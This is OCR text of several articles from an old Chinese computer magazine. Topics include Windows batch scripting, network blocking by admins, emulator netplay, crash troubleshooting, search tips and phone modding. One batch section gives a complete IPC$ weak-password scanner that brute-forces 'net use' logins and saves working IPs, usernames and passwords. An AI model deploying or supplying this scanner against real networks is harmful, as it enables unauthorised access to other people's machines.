★如果还想将桌面子文件夹中的文件也一并移动，请在for后面加上"/r"参数。

入门实例2:快速在当前文件创建子文件夹

学习重点:"/d"参数，它表示只针对定义范围的目录进行操作，也就是批处理文件放置在什么目录，就只针对这个目录操作。

实现功能:将这个批处理文件放置在任意文件夹中并运行，就会自动创建文件名为data、download、game的子文件夹。

```
::快速创建文件夹
@echo off
for /d %%i in (data,download,game) do md %%i
```

语句翻译:设置变量为%i(因为写在批处理文件中，所以要写为%%i)，操作的目标分别为data、download、game，而"do"后面指定的操作是"md"(创建目录)，所以就是创建名为data、download、game的子目录。

入门实例3:在每个文件夹中添加同一个文件

学习重点:"/r"参数，处理所有子文件夹。

实现功能:有时在制作光盘时，为了便于别人了解相关信息，比如你的网站、统一的压缩密码等，希望在每个文件夹中添加一个说明文件，这个批处理可以自动将C:\readme.txt文件复制到每个子文件夹中。

```
::在每个文件夹中复制C:\readme.txt文件
@echo off
for /r %%a in (.) do copy C:\readme.txt %%a
```

语句翻译:设置变量"%a"为所有子文件夹，接着将C:\readme.txt文件一一复制到当前目录的所有子文件夹中。

入门实例4:在文件中自动输入100～999的数字

学习重点:"/l"参数，数值范围操作。

实现功能:在一个文本文件中自动按递增顺序输入100～999数字，每行一个数字。

```
::在文件中自动输入数字
@echo off
for /l %%i in (100,1,999) do echo %%i >> number.txt
if errorlevel 0 echo All done.
```

语句翻译:"(100,1,999)"表示数字序列的最小值为100，最大值为999，而1表示生成序列的方式为递增，如果是-1则代表递减。如果将(set)中的100和999互换位置，

会将100到999之间的数按递减顺序排列并写到number.txt文件中。最后一句的意思是，如果生成无误，就显示“All done.”。

入门实例5:获取局域网中所有IP地址与主机名列表

学习重点:“/l”参数，数值范围操作。

实现功能:如果你是网管，肯定需要获取一张本网段内所有IP地址与计算机名的对照表。用for命令可以轻松实现，本例可以将这个表直接保存到C:\adress.txt文件中。

```
::获得IP地址和计算机名对照表
@echo off
for /L %i in (0,1,254) DO ping -a -n 1 192.168..0.%i |Find /i "reply" >>C:\adress.txt
```

语句翻译:“%i”变量指从0开始，每次增加1，直到254结束。“-a”表示获取主机名;“-n 1”表示回显的次数为1次，默认情况下为4次;Find /i "reply“表示查找已响应的主机，即已ping通的主机;“c:\adress.txt”表示将屏幕显示内容输入指定文件中。

入门实例6:将一个文件中不为空的文字写入另一个文件

学习重点:“/f”参数，用来对定义范围内的文件内容、字符串以及其他命令输出进行处理。

实现功能:要将01.txt文件中的所有空行去掉，并保存为02.txt文件。

直接在命令提示符中执行如下命令:

```
for /f %i in (01.txt) do echo %i >> 02.txt
```

语句翻译:这样就会将01.txt内容中不为空的所有行写入到02.txt文件中，因为“/f”参数默认不处理文件中的空行。在该操作中，可以为“/f”参数再带上更多选项来实现更丰富的功能。在选项中可以定义被处理文件的其他条件，例如从第n行开始处理、行结尾如果是指定字符就跳过、指定每行的第几个字符被参数取代等。

进阶实例1:自动删除空目录

```
::删除空目录
@echo off
for /l %%a in (1,1,5) do for /r %%i in (.) do rd %%~si
```

> **小提示**
>
> 如果目录很深，超过了五层，请修改“(1,1,5)”中的最大值，也就是“5”，比如“8”。而“rd”为删除空目录命令，在这里你要特别注意for命令的循环执行，然后理解这个实例是如何一层一层删除空目录的。

进阶实例2:将文件保存到以文件名命名的文件夹中

有时在自己的网站中提供软件下载(或者刻录成光盘)，希望每个软件(默认已经为单独的安装包或压缩包，比如WinRAR.exe、FlashGet.rar等)放置在以软件名命名的文件夹中，然后再使用WinRAR批量打包成单独的RAR。

```
::将每个文件自动存在到以文件名命名的文件夹中
@echo off
for %%a in (*.*) do mkdir "%%~na"
for %%a in (*.*) do move %%a "%%~na"
```

将这批处理放置到存放软件的目录，双击运行后，所有软件都自动保存到以软件名命名的文件夹。

Just Do It

还记得前面的“call”命令吗？赶快试一下吧，用它来调用前面“在每个文件夹中添加同一个文件”实例中的批处理文件，从而再进一步，在每个软件的文件夹中都保存有你的说明文字。

进阶实例3:批量生成001.TXT、002.TXT…999.TXT，文本内容分别为TEXT001、TEXT002

```
::批量生成特殊文件
@echo off
for /l %%a in (1,1,9) do @echo text00%%a >00%%a.txt
for /l %%a in (10,1,99) do @echo text0%%a >0%%a.txt
for /l %%a in (100,1,999) do @echo text%%a >%%a.txt
```

进阶实例4:给文本文件批量加上落款

在写作文章时，一般都要在文章末尾加上类似“通信地址、QQ、E-mail”等信息的落款，使用这个实例则可以帮你将指定目录中所有文本文件都加上落款。

假设要给放在“D:\data”目录下所有文本文件加上落款，首先创建一个名为Address.txt的文本文件，在其中输入你的通信地址、QQ、E-mail等信息，直接保存在C盘根目录。

```
::给文本文件批量加上落款
@echo off
MD C:\TEMPdata
for /r D:\data %%I in (*.txt) do copy %%I+C:\address.txt C:\tempdata\
for /r c:\tempdata %%I in (*.txt) do copy %%I D:\data\
echo y|del C:\TEMPdata
echo y|rd C:\TEMPdata
```

进阶实例5:只保留TXT、RAR文件,删除其他类型文件

使用这个批处理，可以将某个文件夹中除TXT、RAR外的文件全部删除。

```
::只保留TXT、RAR文件
@echo off
for /f "delims=/" %i in ('dir /b/s *.*') do dir /b/s *.txt *.rar|find "%i" || del "%i"
```

批处理经典实例秀

精彩实例1:快速禁止Windows 2000/XP的默认共享

```
@echo off
rem This REGfile close all shared entity.
echo Windows Registry Editor Version 5.00 > name.reg
echo. >>name.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters] >> name.reg
echo "AutoShareServer"=dword:00000000 >> name.reg
echo "AutoShareWks"=dword:00000000 >> name.reg
echo.
regedit /s
```

> **小提示**
>
> echo命令后不是空格而是紧跟一个小圆点，作用是显示一个空行，且显示空行的前提是必须执行过echo off命令。.reg文件第二行和最后一行的两个空行必须存在，它是注册表文件的固定格式。

精彩实例2:注册表IE选项快恢复

很多恶意网站会偷偷修改用户的注册表，从而达到修改IE标题栏、首页等目的，甚至将IE首页选项变为灰色，而这个实例将以批处理导入注册表的形式解决这些问题。

```
@echo off
echo Windows Registry Editor Version 5.00 >> fixie.reg
echo. >> fixie.reg
echo [HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main] >> fixie.reg
echo "Windows Title"="Microsoft Internet Explorer" >> fixie.reg
echo "Start Page"="about:blank" >> fixie.reg
echo. >> fixie.reg
echo [HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel] >> fixie.reg
echo "Settings"=dword:0 >> fixie.reg
echo "Links"=dword:0 >> fixie.reg
echo "SecAddSites"=dword:0 >> fixie.reg
echo. >> fixie.reg
regedit /s fixie.reg & del fixie.reg
```

精彩实例3:反病毒工具自己写

面对日益猖獗的病毒，很多菜鸟都叫苦不迭，不知道如何应对。其实利用批处理，完全可以达到自动搜索、分析和清除病毒的目的。

该工具分为三部分，备份:先将sysrem32目录下所有EXE文件和DLL文件详细信息写到一个备份中，系统每次启动时都自动将当前情况和备份文件对比;搜索与分析部分:具备可扩展性，用户可以随时添加新的“病毒库”进去，同时根据病毒的资料，使用call命令调用清除部分。各种病毒详细资料可以从Internet上得到。

（1）备份：此过程在系统确定无病毒时进行，保存为Backup.bat。

```
@echo off
dir c:\windows\system32\*.exe > c:\exe_0.txt
dir c:\windows\system32\*.dll > c:\dll_0.txt
```

（2）搜索与分析：将该批处理加到开机启动项目中，每次开机自动检查。可检测的病毒种类具备扩展性，只需要添加更多的病毒信息即可。保存为Search.bat。

```
@echo off
dir c:\windows\system32\*.dll >c:\exe_1.txt
dir c:\windows\system32\*.exe >c:\dll_1.txt
fc c:\exe_0.txt c:\exe_1.txt >c:\exe.txt
fc c:\dll_0.txt c:\dll_1.txt >c:\dll.txt
find c:\exe.txt "10.bat" && echo "发现批处理蠕虫病毒:姆码" && call muma.bat
find c:\exe.txt "avserve.exe" && echo "发现蠕虫病毒:震荡波" && call sasser.bat
pause
```

（3）清除：每个病毒的清除代码放到一个批处理中。这里以“姆码”病毒为例，使用“流光”自带的DOS下进程结束工具pskill.exe(http://www.newhua.com/cfan/200419/pskill.exe，将其直接存放到WINNT/system32目录中)来结束病毒程序的进程。保存为muma.bat。

```
@echo off
net user KKKKKKK /delete
net stop application
set win=%systemroot%\system32
attrib -h -s *.bat & del %win%\*.bat /F
if not errorlevel 0 goto echo
attrib -h -s HFind.exe & pskill HFind.exe & del %win%\HFind.exe /F
if not errorlevel 0 goto echo
attrib -h -s ntservice.exe & pskill ntservice.exe & del %win%\ntservice.exe /F
if not errorlevel 0 goto echo
attrib -h -s nwiz_.exe & pskill nwiz_.exe & del %win%\nwiz_.exe /F
if not errorlevel 0 goto echo
attrib -h -s psexec.exe & pskill psexec.exe & del %win%\psexec.exe /F
if not errorlevel 0 goto echo
attrib -h -s psexesvc.exe & pskill psexesvc.exe & del %win%\psexesvc.exe /F
if not errorlevel 0 goto echo
attrib -h -s rep.exe & pskill rep.exe & del %win%\rep.exe /F
if not errorlevel 0 goto echo
echo All done.
:echo
echo Delete failed! Please scan your system with Anti-virus tools!
pause
```

精彩实例4:打造弱口令扫描器

密码和协议，这是网络安全最根本的两个因素。而在密码漏洞中，最常见的是弱口令，它一直是阻碍网络安全的绊脚石。利用本批处理就可以实现弱口令扫描，将网络中存在弱口令的机器找出来并保存其IP、用户名和密码。

该扫描器共有ip.txt、psw.txt、user.txt、result.txt、ip.bat、psw.bat、user.bat、ipc.bat八个文件组成，它利用for命令，从一个用户名字典和一个密码字典里依次取出一个用户名和密码来进行ipc$连接，一旦连接成功就记录IP、用户名和密码到一个指定文件中。

(1)ip.txt:保存要扫描的IP地址，每行一个IP。

(2)psw.txt:保存要测试的密码，每行一个密码。

(3)user.txt:保存要测试的用户名，每行一个用户名。

(4)result.txt:保存扫描结果。

(5)ip.bat:在结果中保存日期和时间,并依次从user.txt中取用户名:

```
@echo off
date /t >> result.txt
time /t >> result.txt
echo result: >> result.txt
cmd /c for /f %%i in (user.txt) do call pass.bat %1 %2 %%i
```

(6)pass.bat:依次从psw.txt中取用密码:

```
cmd /c for /f %%i in (psw.txt) do call user.bat %1 %%i %3
```

(7)user.bat:依次从ip.txt中取IP地址:

```
cmd /c for /f %%i in (ip.txt) do call ipc.bat %%i %2 %3
```

(8)ipc.bat:将取出的三个参数用“net use”命令进行IPC$连接，以确定IP、用户名以及密码是否正确。如果连接正确就将结果记录到result.txt中:

```
@echo off
net use \\%1\ipc$ %2 /u:%3
goto result%errorlevel%
:result0
echo. >> result.txt
echo RemoteIP:%1 >>result.txt
echo Username:%3 >>result.txt
echo Password:%2 >>result.txt
net use \\%1\ipc$ /delete
:result2
```

将这八个文件放到同一目录下，然后在命令行下输入以下命令：

```
ip.bat ip.txt psw.txt user.txt
```



图6

如果网速够快，用不了多久就会将所有IP、用户名和密码用排列组合的方式全部测试完毕(测试次数为IP数×用户名数×密码数)，并将正确结果保存到result.txt文件中(见图6)。

精彩实例5:送MM一个非爱不可的程序

(1)书写批处理

```
@echo off
echo MM,do you love me ?
:love
choice  Yes or No?
if errorlevel 2 goto love
pause
```

将其保存为love.bat，这样一个简单版的“非爱不可”，只有当选择Yes时才可以退出，否则就无限循环(见图7)。




图7

> **小提示**
> choice是一个Windows98下的外部命令，Windows 2000/XP已不再提供，你可以直接将Windows98中Windows\command\choice.com文件复制到WINNT(或Windows)目录即可。

(2)将批处理转换为COM文件

由于批处理文件是一种文本文件，任何人都可以对其进行随便编辑，不小心就会把里面的命令破坏掉，将其转换成COM格式的可执行文件，不仅执行效率会大大提高，而且不会破坏原来的功能，更能将优先级提到最高。Bat2Com就能完成这个转换工作，其下载地址为:http://dl4.mydown.com/soft1/200407/bat2com2exe.rar。

将love.bat和Bat2Com.exe放在同一目录，然后执行bat2com love.bat，立刻就在该目录下生成一个love.com的可执行文件。

作者的话:批处理如同其他程序语言一样(只不过比较简陋)是一门博大精深的艺术,要彻底掌握批处理必须要有非常扎实的DOS基础和灵活的头脑。批处理是玩出来的、练出来的，它还有更大的潜力等待你挖掘。只要不断努力，老树一样可以开新花。

最后特别感谢网友HitMe，本文不少精彩批处理实例出自于他之手！

CF [ZT01]

有的学校为了防止学生浏览不良网站而对这些网站进行了屏蔽; 有的公司为了避免某些员工在上班时间上网而对网络进行了封锁，不过在下班后又解除了限制; 有的宽带接入服务商为了避免 BT 软件占用大量的带宽而封锁了 BT……我们不禁要问: 他们是如何来进行封锁的呢？



网管是如何封杀我的

■ 北京 阮征 湖北 黄迎

总的来说，可以在三个地方对网络应用进行限制，一是在代理服务器软件(如 CCProxy、ISA2000 等)上，二是在路由器或交换机上，三是在防火墙上。限制的内容包括封锁端口(关闭 BT、FTP 等服务)、封锁网站地址或目的地 IP 地址(限制访问某网站或 IP 地址)、限制访问流量、限制上网时间等。

代理服务器软件封杀法

不少中小型企业安装了代理服务器软件，通过这些代理服务器软件不仅能代理共享上网，支持浏览器代理、邮件代理、QQ 代理，而且可以控制客户端代理上网权限，为不同的用户合理安排上网时间、限制流量、进行网站过滤等。这里以CCProxy为例加以说明。

CCProxy小档案

软件版本:6.0 Build 2004.05.05　软件大小:814KB
软件类型:共享软件　适用平台:Windows 98/Me/NT/2000/XP/2003
下载地址:http://www.youngzsoft.com/download/ccproxysetup.exe
软件备注:不注册只能代理三个客户端。

实例 1: 封锁 FTP 下载

任务描述: 众所周知，FTP 服务常使用的端口号为 21 和 2121，一般通过代理服务器软件关掉这两个端口号，就可以禁止用户使用 FTP 服务了。在 CCProxy 中可以通过修改 ccproxy.ini 文件的[DestDisable]项来达到这一目的(其他选项不用动)。

第一步: 在 CCProxy 软件的安装目录下找到 ccproxy.ini 文件。

第二步: 在[DestDisable]项中进行如下设置:

```
[DestDisable]
PortDisabled=1      表示启用端口屏蔽
Port=21;2121        表示屏蔽FTP端口
IPDisabled=0
IP=
```

实例 2: 屏蔽 BT 下载

任务描述: 公司有不少同事在上班时间利用 BT 下载电影，如何通过代理服务器软件实施封锁呢？可以考虑两种主要的方法:一是禁止访问一些主流的 BT 下载站点，一是封锁 BT 下载的端口。

有很多网站都提供 BT 资源，如果把一些主流的 BT 网站给封掉，那同事们下载 BT 就会遇到很大麻烦。屏蔽 BT 下载网站比较简单，只要设置 CCProxy 的一条站点过滤规则即可。

第一步: 单击“账号”按钮，进入“账号管理”界面，在“允许范围”下拉列表框中选择“不允许部分”，并将“验证类型”的下拉列表框选择为“IP 地址”(见图 1)。

第二步: 单击“网站过滤”按钮进入“网站过滤”界面，



图 1

给该网站过滤规则起一个名字(例如“WebFilter-1”)，勾选“站点过滤”，选择“禁止站点”单选框，在紧接着的空白栏中输入想要屏蔽的站点(如果屏蔽多个网址可以使用“;”间隔，支持“*”等通配符)。比如要禁止bt1.btchina.net、bt2.btchina.net等站点，可以输入“*.btchina.net”(不包含外引号，见图2)。除了具体的站点地址外，还可以勾选下面的“禁止连接”和“禁止内容”来实施进一步的限制:在“禁止连接”中输入一个 BT 格式名称(如“.torrent”)，就可以杜绝客户机连接BT文件;而“禁止内容”则以网页上的关键词为条件，如果发现站点内含有与设置的关键词相同的文字，就会马上禁止访问。



图 2

第三步: 设置完成后，单击“保存”退出即可。

BT 下载使用的端口号通常为 6881 至 6889，所以采用封锁 BT 端口的方法能对 BT 下载进行更有效地封杀，只要在“Port=”后加上“6881;6882;6883;6884;6885;6886;6887;6888;6889”即可。

实例 3: 控制网络流量

任务描述: 局域网里有人频繁下载软件和电影，

大大占用着带宽，严重影响了其他人的网络应用，不妨对他的访问流量加以控制。

第一步：在 CCProxy 的主窗口中点击“账号”按钮，弹出“账号管理”对话框，在“属性”栏的“允许范围”中选择“不允许部分”。

第二步：单击“新建”按钮，弹出“账号”对话框，在“IP 地址 /IP 段”中输入要限制的 IP 地址，接着设置“最大连接数”，默认为“-1”，意思是不进行任何限制，我们在这里输入“1”，表示只允许客户机同时建立 1 个连接，从而限制多线程下载软件的线程数。

第三步：在“带宽(字节 / 秒)”栏中设置客户带宽的上限，如 50KB/s(见图 3)。



图 3

Just do it

1.控制 IP 地址为 192.168.0.177 的电脑的可上网时间。

2.从网上搜索一些恶意网站和其他不良网站，并对这些网站的访问进行屏蔽。

路由器交换机封杀法

和使用代理服务器软件进行封杀相比，在路由器或交换机上的封杀更加彻底与灵活，相应的难度也大大增加，配置起来对操作者的水平要求较高。

1.VLAN 不同 权限不同

所谓 VLAN 就是指“Virtual LAN”(虚拟局域网)，它可以使得连接在同一个交换机上的电脑彼此不在一个子网内，或者即使在一个子网内也不能互相访问，还可以使得连接在不同交换机上的电脑配置成在同一个子网内，保证在“网上邻居”中也可以看到对方。VLAN 划分的基本作用就是分割网络，保证网络的安全性以及减少网络中无用数据包的过度传播。我们可以通过为不同的 VLAN 配置不同的权限，例如 VLAN1 能进行 FTP 和 BT 软件的使用，而对 VLAN2 封杀 FTP 和 BT。

小提示

不同的 VLAN 间是否可以互相访问呢？在没有附加路由信息的情况下，VLAN 之间是不能互相访问的，因为它们不在一个子网里，所以在划分 VLAN 时一定要做好规划，对不同 VLAN 的网络访问权限进行恰当的设置，再把相应的电脑配置到该 VLAN 中。

2.封锁网络我用 ACL

在交换机上进行封杀一般是划分 VLAN，而在路由器上最常见的封杀方法是使用 ACL。ACL(Access Lists)也叫访问控制列表，它通过对数据包的源地址、目的地址甚至源端口、目的端口进行过滤以实现封杀的功能。

实例 4：禁止 192.168.0.8 这个 IP 地址使用 FTP 访问外界网络

在路由器配置模式下输入“access-list 101 deny tcp 192.168.0.8 0.0.0.0 any eq 21”，IP 地址为 192.168.0.8 的电脑就不能访问 FTP 服务器(21 端口)了。

实例 5：限制网络服务访问时间

任务描述：让 IP 地址为 192.168.0.8 的电脑在下班期间(当天下午 5 点到第二天早上 8 点)可以访问外网 FTP。

在路由器上有一个 time 配置，通过该配置定义时间段并结合 ACL，可以来限制网络服务访问时间。

第一步：在路由器配置模式下定义时间段，使用“time softer”命令。

第二步：进入时间设置模式下后设置好时间段为下午 5 点到第二天的早上 8 点。

第三步：通过 ACL 进行配置，具体命令为“access-list 102 permit tcp 192.168.0.8 0.0.0.0 any eq 21 time-range softer”。

3.路由策略高级封锁

路由策略配置起来很麻烦，一般大型企业才使用路由策略进行配置，可以像编程一样设计数据包的路由，可以修改数据包的下一跳地址(数据包走的下一个目的地)以及目的地址等信息，只有熟悉了路由策略的配置，你才能算一个真真正正的封杀高手。

小提示

防火墙封杀法

可以使用软件防火墙、硬件防火墙(不仅可以防止外部网对内部的进攻，还可以有效地实现流量控制与内部网络管理等)对网络应用进行限制，其实有的代理服务器软件也自带有防火墙功能，就相当于小型的软件防火墙。

没有永远不被攻破的堡垒，封锁也是相对的，即使使用了多种方法进行封杀，但实际情况中仍然不能达到 100% 的封锁，普通用户仍然可以采用某种方法进行突破，具体的突破方法、到底谁胜谁负，敬请关注本刊下期的相关内容。

CF [WL01]

曾经，我将八神的鬼步运用得出神入化；曾经，我可以不损一条命在《合金弹头》的世界中搏杀到底。可是现在，繁忙的工作让我失去了去街机房厮杀的精力。我，应该怎么办？其实很简单——打开电脑，连接上网络，叫上好友，一起重温旧梦。

谁是真正的拳皇

——网上街机对战



■ 山东 日月双星

本文将以《格斗之王97》为例，讲解模拟器联网对战及其服务器的架设。

工欲善其事 必先利其器

第一步：在http://www.newhua.com/cfan/200419/CH-KAW145F.zip下载Winkawaks 1.45最终中文典藏版，解压缩到硬盘任意位置，运行其中的KAW.EXE进行安装。

第二步：从网上搜索下载到《格斗之王97》游戏的ROM文件，完成后复制到Winkawaks安装目录下的ROMS子目录下(如D:\Program Files\Kawaks 1.45 最终中文典藏版\Roms\)。

第三步：在http://www.nullsoft.com/free/kaillera/kaillerasrv-0.86-win32.zip下载Winkawaks的服务器端软件Kaillera，完成后解压缩到硬盘中。

我的服务器 我说了算

第一步：用“记事本”打开Kaillera解压目录下的kaillerasrv.conf文件。

第二步：找到“ServerName=Unknown serv0r”(不含引号)，把“=”后面设置为你想要的服务器名(如：日月双星模拟服务器)。

第三步：找到“Public=1”，如果你想在局域网中对战，就将1改为0(如网吧内部双人对战)；如果在Internet上对战，则不必修改。

第四步：找到“MaxUsers=10”，这是服务器最大连接数选项，如果你的电脑配置和带宽都允许，又希望更多朋友可以连接这台服务器，可以将默认的10改为更大的数字。

第五步：找到“Port=27888”，这个是服务器对外接受连接的端口，建议使用默认不做修改。需要注意的是：在网络防火墙中必须开放此端口的TCP连接(包括Windows XP自带的防火墙)，否则别人将无法连接你的服务器。

第六步：运行kaillerasrv.exe，如果看到“Touching done!”提示，则表明连接成功(设置成局域网对战方式没有此提示)，运行期间不要关闭这个窗口。

英雄好汉齐聚首 决战一触即发

第一步：点击“开始→程序→Kawaks 1.45最终中文典藏版→联打对战专用”，在其中选择菜单“文件→开始联机对战”。



图1

第二步：在打开的“Kaillera Client”窗口的“用户名：”处填写你喜欢的用户名(如“日月双星”)，点击“输入IP地址”按钮并在弹出的窗口中输入你服务器的IP地址(见图1)，最后按“连接”。

小提示

★要获得自己的IP地址，可以在“命令提示符”窗口中执行IPCONFIG命令，返回的信息中“IP Address”后面的那行数字(如：218.1.241.163)即为你的IP地址。

★如何打开“命令提示符”窗口？

Windows 98：开始→运行→输入“command”(不含引号)回车。

Windows 2000/XP：开始→运行→输入“cmd”(不含引号)回车。

★连接自己机器上的服务器可以填写127.0.0.1:27888，别人要连接你的服务器则必须使用你的真实IP地址。

第三步：此时已进入游戏大厅，点击“建立新游戏”，并在弹出菜单中选择“T→The King of Fighter '97”，建立游戏成功！




图2

第四步：将你的IP地址及端口告诉你的朋友，以“第二步”的方法连接到你的服务器，选择你建立的游戏并点击“加入”。你会看到“在线玩家列表”中增加了你朋友的ID，点击右侧的“开始”按钮(见图2)，用几秒钟载入ROM后，就能开始联机对战了(《格斗之王97》仅支持双人对战，其他游戏如支持更多人对战，请务必在所有联机玩家均已加入游戏后再按“开始”)。

小提示

★模拟器的设置(如键位设置等)应在未联网状态下进行。

★双方要进行一个游戏的联机对战，必须同时拥有此游戏的ROM，并确保ROM完全一致。

★Internet联机对战时，建立模拟服务器的一方必须拥有公网IP地址。

CF [WL02]

最近接到了很多客户的电话，说他们的电脑只要一上网就会出现死机的现象，重启电脑后，只要不上网，什么问题都没有，笔者针对该问题做了深入的研究，并找到了全面的解决办法。



奇！一上网电脑就罢工

■ 湖北 黄迎

造成电脑一上网就死机的原因主要分为两种，举两个典型的例子加以说明。

实例1：某客户前几天在我们这里配了一台电脑，装好系统后，发现只要一上网，CPU的占用率就为100%，只能按机箱上的Reset按钮才能解决问题，但只要不上网，什么问题都没有，玩游戏看电影一切正常。客户的机器配置如下：2.8GHz的CPU、512MB内存、120GB硬盘，安装有Windows XP操作系统、瑞星杀毒软件和天网防火墙。

(1)根据客户反映的情况来看，初步断定问题出自病毒，一不做二不休，立刻分区格式化重做系统，这次先不上网，将冲击波病毒的补丁打上，并安装上最新版的杀毒软件和2.5版的天网防火墙，心想这下病毒就进不来了，可是上网7分钟后电脑又死机了。

(2)看来，并非驱动和病毒的问题，接下来我考虑的是硬件方面。照常理来说，电脑各配件的质量问题以及相互间的接触不良都会导致死机，不过经我仔细分析后发现该电脑只有在运行IE时死机，而在更强调电脑性能和稳定性的游戏中却没有类似现象，从这一点来看，硬件方面似乎不存在问题。

(3)硬件没有问题，系统也是刚做的，看来应该从软件兼容性方面来考虑了。因为是刚做好的系统，安装的软件并不是很多，所以我把软件一个个卸载加以测试，当把天网防火墙卸载后，再次上网，问题得以解决。


小结：

看来问题是由防火墙引起的了，事后我又接到了其他类似的案例，发现碰到此类问题的用户无一例外都使用了带有超线程技术的CPU。后来在网上查询才获知，有些操作系统对超线程技术的支持还不成熟，即使Windows XP SP1补丁也不能很好地识别使用超线程技术以后虚拟的两个逻辑内核，不少软件也会与超线程产生冲突。为了避免超线程和软件的不兼容，不妨关闭它，一般来说在CMOS设置中关闭Hyper-Threading选项即可。如果一定要使用超线程功能，那就尽量不要安装防火墙等与超线程有冲突的软件或将Windows XP升级到SP2。

实例2：一客户打来电话，也是一上网就死机，CPU占用率为100%，不同的是这位客户并没有使用带超线程的CPU，操作系统是Windows 98/2000双系统。

(1)由于这一次客户的电脑没有采用带超线程的CPU，而且也没有安装防火墙和杀毒软件，所以排除了是超线程的CPU引起电脑不能正常上网。我首先在DOS下用杀毒盘检查系统，发现了几个以"backdoor"结尾的病毒，看来是中了木马。为了保险起见，把硬盘格式化后重做系统，重启电脑后进入Windows 98，上网半个小时，一切正常，正要收钱走人时，客户让我进Windows 2000看一下。进入Windows 2000后，问题再次出现，这是怎么回事呢？

(2)正在一筹莫展时，我忽然发现瑞星杀毒软件已经被强行关闭了，难道又中了木马？我把网线断开，接着又在Windows 2000下安装了天网防火墙，并把各项安全值设为最高。重新插上网线，上网半个多小时，一切正常，这时我观察到在Windows 2000桌面的右下角，天网防火墙的图标一直有个红色的感叹号在闪烁，打开软件一看，来自不同IP地址的病毒正在攻击客户的电脑(见图)，看来电脑真的中木马病毒了。



小结：

由于Windows 2000逐渐取代了Windows 98，因此针对Windows 2000或以上系统的病毒较多，这就造成了上述案例里的在Windows 98中上网正常，而在Windows 2000中出现故障的情况。可能有些朋友会问：我用的也是Windows 2000，也没有安装防火墙，但为什么一直没有中毒？对于这个问题，我特别对公司的客户维修记录做了个分类，发现出现此类故障的用户大多处在宽带网不发达或刚开始发展的地区，看来这些地区的网络运营商对病毒处理不够积极，造成用户受到病毒攻击的可能性大增，所以我认为，无论你在哪，为了免除病毒的干扰，还是应该装上防火墙，真正做到防患于未然。 CF [WL03]

Baidu 百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 流星镖: 百度技巧串串烧

没有网络，该怎么办呀？！昨天和几个同学聚会，有个女孩如此说到。没有网络，对长期在网上漂泊的人们来说自然是非常不适应，这一点无可否认；而同样，如果网络中没有http://www.baidu.com/之类的搜索引擎，人们将会在信息繁多的网络中疲惫不堪、迷失方向。这里借一个个小技巧，为朋友们在网海中导航。

第一步：打开百度搜索引擎http://www.baidu.com/。

第二步：开始精彩的搜索之旅。

技巧1：偶有大智慧

找古诗：想找古诗“两岸猿声啼不住”的下一句，直接用“两岸猿声啼不住”搜索，即可轻松知晓下句为“轻舟已过万重山”。

猜谜语：想知道“有头无颈，有眼无眉，无脚能走，有翅难飞”的谜底，直接搜索就可以知道为“鱼”。

玩填字游戏：要将填字游戏玩得出神入化，将那些问题拿到百度搜索引擎搜一搜，毫无疑问你是最棒的。

技巧2：找找有缘人

想看看哪些明星和你同一天出生的：用你的出生年月日(如“1978年7月20 日”)搜索，就可以找到他们的相关资料。当然，用你的出生年月日搜索，也可以找到那天都发生了哪些大事(很显然你的出生是头等大事^_^)！

想看看哪些人和我同名同姓：输入自己的名字搜索一下，就清楚了，当然也可能有很多自己的信息哟;)！

明星档案：如果你想找某明星(如张学友)的简历或身高等具体信息，输入“张学友 简历”或“张学友 身高”即可。

技巧3：你是谁

名词解释专家：在网上常有人说起“RPWT”这个词语，我不知道是什么意思，怎么办？用“RPWT”作为关键词搜索一下，就可以找到其含义。

中文翻译为英文：想找“葡萄”的英文单词，输入“葡萄”搜索之后，单击搜索结果页搜索框上方的“词典”即可。

英文翻译为中文：想找“innovate”的中文意思，输入“innovate”搜索之后，单击搜索结果页搜索框上方的“词典”即可。

CF [WL04]

网络e生活 网络e生活 网络e生活 网络e生活 网络e生活 网络e生活 网络e生活

我的手机会耍酷

搜索关键词：手机 DIY

A：咦！？我的手机和你的明明是一个型号的，为什么用起来不一样呢？

B：瞧你那火星样，我的手机是经过个性化修改的。

1.我的启动画面很酷

手机的启动画面往往是厂商固定好的，看久了是不是觉得有点烦？其实通过专用的刷机程序和一根数据线，就可以拥有自己独享的开机画面。

2.我给手机重装系统

手机和电脑一样也有操作系统，可是由于版本不同或水货行货等原因，我们想要的功能可能并非十全十美。有的朋友为了经济而买了水货手机，外型和行货相同，等回家细细一看才发现少了很多功能(比如相册、大头贴等)。在手机DIYER一族眼里，添加功能完全就和安装电脑软件一样方便，通过刷入相应的功能模块即可完成功能的添加。当然，手机的升级有一定危险性，一定要先在网站中了解对应型号的详细刷新步骤。另外，刷新前请教论坛中的高手也是十分必要的。

3.我的手机会唱歌

大多数手机都支持铃声下载，可是供存放下载铃声的空间实在有限，能否把形如鸡肋的内置铃声替换成周杰伦的《东风破》呢？当然可以，手机论坛中常有高手放出各种MMF文件(你甚至能下载到奥运主题音乐)，按照其刷新教程进行刷新即可。



4.你锁不住我

由于自己或朋友的误操作，手机常常会被锁住，是求助于手机维修店并支付一笔冤枉钱，还是自己动手解锁呢？我想很多人会选择后者。在论坛中进入相应的手机品牌板块，搜索“解锁”便会得到一大堆关于通用解锁密码或解锁软件的信息。

5.手机也玩《合金弹头》

